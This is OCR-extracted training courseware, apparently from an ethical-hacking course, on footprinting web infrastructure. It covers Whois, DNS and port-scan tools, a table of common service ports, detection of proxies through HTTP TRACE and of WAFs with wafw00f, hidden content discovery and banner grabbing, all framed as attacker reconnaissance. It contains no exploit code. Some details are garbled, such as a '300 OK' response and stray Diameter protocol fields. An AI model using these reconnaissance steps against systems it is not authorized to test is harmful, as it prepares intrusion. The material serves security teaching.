
If hackers do not use this process and try to exploit the web application directly, their chances of failure increases. The following phases of this module will provide a detailed explanation of how attackers derive information about these resources.



Footprint Web Infrastructure

- Web infrastructure footprinting is the first step in web application hacking; it helps attackers to **select victims** and **identify vulnerable web applications**

Server Discovery	Discover the physical servers that host web applications
Service Discovery	Discover the services running on web servers that can be exploited as attack paths for web app hacking
Server Identification	Grab server banners to identify the make and version of the web server software
Hidden Content Discovery	Extract content and functionality that is not directly linked or reachable from the main visible content
Load Balancers Detection	Detect load balancers along with their real IP addresses



Footprint Web Infrastructure: Server Discovery

- Server discovery gives information about **server locations** and ensures that the target server is **live on the Internet**

Whois Lookup

Whois lookup utilities provide information about the **IP address of the web server** and **DNS names**

Whois Lookup Tools:

- Netcraft *(https://www.netcraft.com)*
- SmartWhois *(https://www.tamos.com)*
- WHOIS Lookup *(https://whois.domaintools.com)*
- Batch IP Converter *(http://www.sabsoft.com)*

DNS Interrogation

DNS interrogation provides information about the **locations and types of servers**

DNS Interrogation Tools:

- DNSRecon *(https://github.com)*
- DNS Records *(https://network-tools.com)*
- Domain Dossier *(https://centralops.net)*
- DNSdumpster.com (*https://dnsdumpster.com*)

Port Scanning

Port scanning attempts to connect to a particular set of TCP or UDP ports to discover **services that exist on the server**

Port Scanning Tools:

- Nmap (*https://nmap.org*)
- Advanced Port Scanner (*https://www.advanced-port-scanner.com*)
- NetScanTools Pro (*https://www.netscantools.com*)
- Hping (*http://www.hping.org*)

Note: For complete coverage of Whois lookup, DNS interrogation, and port scanning, refer to Module 02: Footprinting and Reconnaissance as well as Module 03: Scanning Networks

Footprint Web Infrastructure: Service Discovery

1. Scan the target web server to **identify common ports** that web servers use for different services
2. You can use tools such as Nmap, NetScanTools Pro, and Sandcat Browser for discovering services
3. Identified services act as **attack paths** for web application hacking

Footprint Web Infrastructure: Detecting Web App Firewalls and Proxies on Target Site


Detecting Proxies

- Determine whether your target site is **routing your requests** through any proxy servers
- Proxy servers generally **add certain headers in the response header field**
- Use the HTTP/1.1 **TRACE** method to identify any changes that a proxy server made to the request

```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/10.0
Date: Sat, 23 Apr 2022 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
Via: 1.1 192.168.11.15
```

Detecting Web Application Firewalls

- Determine whether your **target site is running a web app firewall** in front of a web application
- **Check the cookies response to your request** because most of the WAFs add their own cookie in the response
- Use WAF detection tools such as **WAFW00F** to find which WAF is running in front of the application



```
┌─[root@parrot]─[/home/attacker]
└──╼ #wafw00f certifiedhacker.com

                ~ WAFW00F : v2.1.0 ~
    The Web Application Firewall Fingerprinting Toolkit

```

https://github.com

Footprint Web Infrastructure: Hidden Content Discovery

- Discover any **hidden content and functionality** that is not reachable from the main visible content to **exploit user privileges** within the application
- This allows an attacker to **recover backup copies** of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.


Web Spidering/Crawling

- Web spiders/crawlers automatically **discover hidden content** and functionality by parsing HTML forms and client-side JavaScript requests and responses
- Attackers use tools such as OWASP Zed Attack Proxy, Burp Suite, WebScarab, and Mozenda Web Agent Builder for web spidering/crawling

Attacker-Directed Spidering

- The attacker accesses all **functionality of an application** and uses an intercepting proxy such as OWASP Zed Attack Proxy to monitor all requests and responses
- The intercepting **proxy parses** all application responses and reports the content and functionality it discovers

OWASP Zed Attack Proxy



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

Footprint Web Infrastructure

Footprinting is the process of gathering complete information about a system and all its related components, as well as how they work. The web infrastructure of a web application is the arrangement by which it connects to other systems, servers, and so on in the network. Web infrastructure footprinting is the first step in web application hacking; it helps attackers to select victims and identify vulnerable web applications. Attackers footprint the web infrastructure to know how the web application connects with its peers and the technologies it uses and to find vulnerabilities in specific parts of the web application architecture. These vulnerabilities can help attackers exploit and gain unauthorized access to the web application.

Footprinting the web infrastructure allows an attacker to engage in the following tasks:

- **Server Discovery**: Attackers attempt to discover the physical servers that host web applications, using techniques such as Whois lookup, DNS interrogation, port scanning, and so on.
- **Service Discovery**: Attackers can discover the services running on web servers to determine whether they can use some of them as attack paths for hacking the web application. This procedure also provides web application information such as storage location, information about the machines running the services, and the network usage and protocols involved. Attackers can use tools such as Nmap, NetScanTools Pro, and others to find services running on open ports and exploit them.
- **Server Identification**: Attackers use banner grabbing to obtain the server banners, which help to identify the make and version of the web server software. Other information that this technique provides includes the following:
    - **Local Identity**: information such as the location of the server and the Origin-Host.

  - **Local Addresses**: the local IP addresses that the server uses for sending Diameter Capability Exchange messages (CER/CEA messages), including the server identity, capabilities, and other information such as protocol version number and supported Diameter applications.
  - **Self-Names**: this field specifies all the realms that the server considers as local and treats all the requests sent for them as no realm requests.

- **Hidden Content Discovery**: Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content.
- **Load Balancers Detection**: Attackers can detect load balancers of the target organization along with their real IP addresses to identify servers exposed over the Internet.

Server Discovery

To footprint a web infrastructure, first, you need to discover active Internet servers. Three techniques, namely Whois lookup, DNS interrogation, and port scanning, help in discovering the active servers and their associated information.

- **Whois Lookup**

  Whois lookup tools allow you to gather information about a domain with the help of DNS and Whois queries. They provide information about the IP address of the web server and DNS names. These tools produce results in the form of an HTML report.

  Use the following tools to perform Whois lookup:

  - Netcraft (*https://www.netcraft.com*)
  - WHOIS Lookup (*https://whois.domaintools.com*)
  - SmartWhois (*https://www.tamos.com*)
  - Batch IP Converter (*http://www.sabsoft.com*)

- **DNS Interrogation**

  Organizations use DNS interrogation, which is a distributed database, to connect their IP addresses with their respective hostnames and vice versa. When the DNS is improperly connected, then it is very easy to exploit it and gather the information required for launching an attack on a target organization. It provides information about the location and type of servers.

  Use the following tools to perform DNS interrogation:

  - DNS Records (*https://network-tools.com*)
  - DNSRecon (*https://github.com*)
  - Domain Dossier (*https://centralops.net*)
  - DNSdumpster.com (*https://dnsdumpster.com*)

- **Port Scanning**

  Port scanning is the process of scanning system ports to recognize open ones. It attempts to connect to a particular set of TCP or UDP ports to find out the service that exists on the server. If attackers recognize an unused open port, they can exploit it to intrude into the system.

  Use the following tools to perform port scanning:

  - Nmap (*https://nmap.org*)
  - NetScanTools Pro (*https://www.netscantools.com*)
  - Advanced Port Scanner (*https://www.advanced-port-scanner.com*)
  - Hping (*http://www.hping.org*)

Note: For complete coverage of Whois lookup, DNS interrogation, and port scanning, refer to **Module 02: Footprinting** and Reconnaissance as well as **Module 03: Scanning Networks**.

Service Discovery

Footprinting the web infrastructure provides data about the services offered, such as exchange and encryption of data, path of transmission, and protocols deployed. Scan the target web server to identify the common ports that it uses for different services. After finding these services, attackers can compromise them to exploit the web infrastructure that runs the application. The identified services act as attack paths for web application hacking. The table below lists common ports used by web servers and their respective HTTP services:

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
384	Remote Network Server System
443	SSL (HTTPS)
514	Remote Shell
625	Open Directory Proxy (ODProxy)
657	IBM RMC (Remote monitoring and Control) Protocol
706	Secure Internet Live Conferencing (SILC)
832	NETCONF for SOAP over HTTPS
833	NETCONF for SOAP over BEEP
900	IBM WebSphere administration client
981	Remote HTTPS management for firewall devices running embedded Check Point VPN-1 software
987	Microsoft Remote Web Workplace, a feature of Windows Small Business Server

1433	MSSQL Server
1434	MSSQL Monitor
1527	Oracle Net Services
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
2638	SQL Anywhere Database Server
4242	Microsoft Application Center Remote management
7001	BEA WebLogic
7002	BEA WebLogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate web server or web cache
8001	Alternate web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

Table 14.1: Table displaying HTTP Services

- **Tools used for service discovery**
  - **Nmap**

    Source: *https://nmap.org*

    Nmap is a multi-platform, multi-purpose application used to perform footprinting of ports, services, operating systems, etc. It is used for network discovery and security auditing. It is useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

Server Identification/Banner Grabbing

Banner grabbing is a footprinting technique used by a hacker to obtain sensitive information about a target. An attacker establishes a connection with the target and sends a pseudo-request to it. The target then replies to the request with a banner message that contains sensitive information required by the attacker to further penetrate the target.

